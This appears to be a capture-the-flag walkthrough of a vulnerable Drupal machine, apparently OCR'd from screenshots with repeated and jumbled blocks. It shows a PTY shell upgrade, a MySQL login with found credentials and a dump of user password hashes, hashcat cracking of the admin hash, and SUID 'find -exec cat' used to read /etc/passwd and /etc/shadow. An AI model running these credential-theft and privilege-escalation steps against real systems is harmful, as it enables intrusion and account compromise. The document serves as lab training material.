
```
python -c 'import pty; pty.spawn ("/bin/sh")'
```




```
3
/bin/sh: 1: 3: not found
python -c 'import pty.spawn("/bin/bash")'
  File "<string>", line 1
    import pty.spawn("/bin/bash")
                    ^
SyntaxError: invalid syntax
python -c 'import pty.spawn("/bin/bash")'
  File "<string>", line 1
    import pty.spawn("/bin/bash")
                    ^
SyntaxError: invalid syntax
python -c 'import pty; pty.spawn ("/bin/sh")'
$ ls
ls
COPYRIGHT.txt       LICENSE.txt      cron.php     misc        sites
INSTALL.mysql.txt   MAINTAINERS.txt  flag1.txt    modules     themes
INSTALL.pgsql.txt   README.txt       includes     profiles    update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php    robots.txt  web.config
INSTALL.txt         authorize.php    install.php  scripts     xmlrpc.php
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ls
```

I had everything to log in to the MySQL database. I looked at the databases and selected the `drupaldb`.

not: if you forget to type ; you can add aftre




```
INSTALL.sqlite.txt  UPGRADE.txt     index.php    robots.txt  web.config
INSTALL.txt         authorize.php   install.php  scripts     xmlrpc.php
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ls
ls
    → ;
;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to yo
yntax to use near 'ls' at line 1
mysql> show databases
show databases
    → ;
;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> 
```



```
INSTALL.sqlite.txt  UPGRADE.txt     index.php    robots.txt  web.config
INSTALL.txt         authorize.php   install.php  scripts     xmlrpc.php
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ls
ls
    → ;
;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right s
yntax to use near 'ls' at line 1
mysql> show databases
show databases
    → ;
;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> 
```

Before making any queries, we have to know the table names. The result quite big, but I focused on the important one (the `users` table).

use drupaldb; show tables;



```
;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql> show tables;
show tables;
ERROR 1046 (3D000): No database selected
mysql> use drupal; show tables;
use drupal; show tables;
ERROR 1044 (42000): Access denied for user 'dbuser'@'localhost' to database 'dr
ERROR 1046 (3D000): No database selected
mysql> use drupaldb; show tables;
use drupaldb; show tables;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
```

select*from user;

```
mysql> show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
| date_format_type            |
| date_formats                |
| field_config                |
| field_config_instance       |
| field_data_body             |
| field_data_comment_body     |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_comment_body |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_usage                  |
| filter                      |
| filter_format               |
| flood                       |
| history                     |
| image_effects               |
| image_styles                |
| menu_custom                 |
| menu_links                  |
| menu_router                 |
| node                        |
| node_access                 |
| node_comment_statistics     |
| node_revision               |
| node_type                   |
| queue                       |
| rdf_mapping                 |
| registry                    |
| registry_file               |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)mysql>
```

Dumping database hashes

The ran the following query to print out every entry in that specific table. I had to cut the actual result because it was too long.

select*from user;

```
mysql> select * from users;| admin |
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
| Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg 3 rows in set
(0.00 sec)3 rows in set (0.00 sec)
```


Well, Drupal is also known to have very secure hashes. Are they secure enough? I let my 1070 TI GPU determine that. I downloaded `hashcat` to my Windows PC and the `rockyou.txt` word list.

hashcat -m 7900 $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
'/home/kali/Desktop/rockyou.txt'

```
$ ./hashcat64.exe -m 7900 hashes.txt rockyou.txt
hashcat (v5.1.0) starting...OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1070 Ti, 2048/8192 MB allocatable, 19MCUHashes: 3 digests;
3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1Applicable optimizers:
* Zero-Byte
* Uses-64-BitMinimum password length supported by kernel: 0
Maximum password length supported by kernel: 256Watchdog: Temperature abort trigger
set to 90cDictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR:53cr3t
Approaching final keyspace - workload adjusted.Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Drupal7
Hash.Target......: hashes.txt
Time.Started.....: Fri Mar 08 09:19:57 2019 (7 mins, 52 secs)
Time.Estimated...: Fri Mar 08 09:27:49 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    36639 H/s (2.15ms) @ Accel:128 Loops:32 Thr:64 Vec:1
Recovered........: 2/3 (66.67%) Digests, 2/3 (66.67%) Salts
Progress.........: 43033152/43033152 (100.00%)
Rejected.........: 0/43033152 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:16352-16384
```

```
Candidates.#1....: $HEX[284d6f75746f6e] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 69c Fan: 47% Util: 96% Core:1809MHz Mem:3802MHz Bus:16
```

I didn't have to wait too long for the admin's password. The password was `53cr3t`. I logged in and under the content menu, I found the third flag.



Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
SDvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR:53cr3t

> *Special PERMS will help FIND the passwd — but you'll need to -exec that command to work out how to get what's in the shadow.*

Find with SUID

I used the well-known `LinEnum.sh` script to get a better grasp of the system and possibly confirm that find command with special permissions. The interesting part from the output was this:

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 162424 Jan 6 2012 /usr/bin/find
```

SETUID and SETGID are Unix access rights flags that allow users to run an executable with the permissions of the executable's owner or group respectively and to change behavior in directories. They are often used to allow users on a computer system to run programs with temporarily elevated privileges in order to perform a specific task.

In this case, we don't have to be root to execute commands as root. The hint or flag said that it helps to "find" the passwd, so here is how I printed out the `passwd` file:

```
find / -name passwd -exec cat {} \;
#
# The PAM configuration file for the Shadow `passwd' service
#<ins>@include</ins> common-passwordroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

Cracking another hash

I needed the shadow file to crack the `flag4` user password. I achieved this with the exact same command, except the file name obviously.

find / name shadow -exec cat {} \;

is a powerful Linux command often used during penetration testing or system administration. Here's a breakdown of what each part means:

🔍 Command Explanation:

`find /`

- Starts a **recursive search** from the root directory `/`
- This means it will look through **every directory** on the system

`-name shadow`

- Looks for a file **named exactly** `shadow`
- This is usually `/etc/shadow` – the file that stores **hashed passwords** on Linux systems

`-exec cat {} \;`

- For **each file found** (represented by `{}`), it will run the command:


- The `\;` ends the `-exec` clause (escaped because the shell would interpret `;` otherwise)

Why is `/etc/shadow` important?

- It stores **hashed passwords** for user accounts
- **Only root** or privileged users can normally read this file
- If you can read it, you can try to **crack password hashes** offline

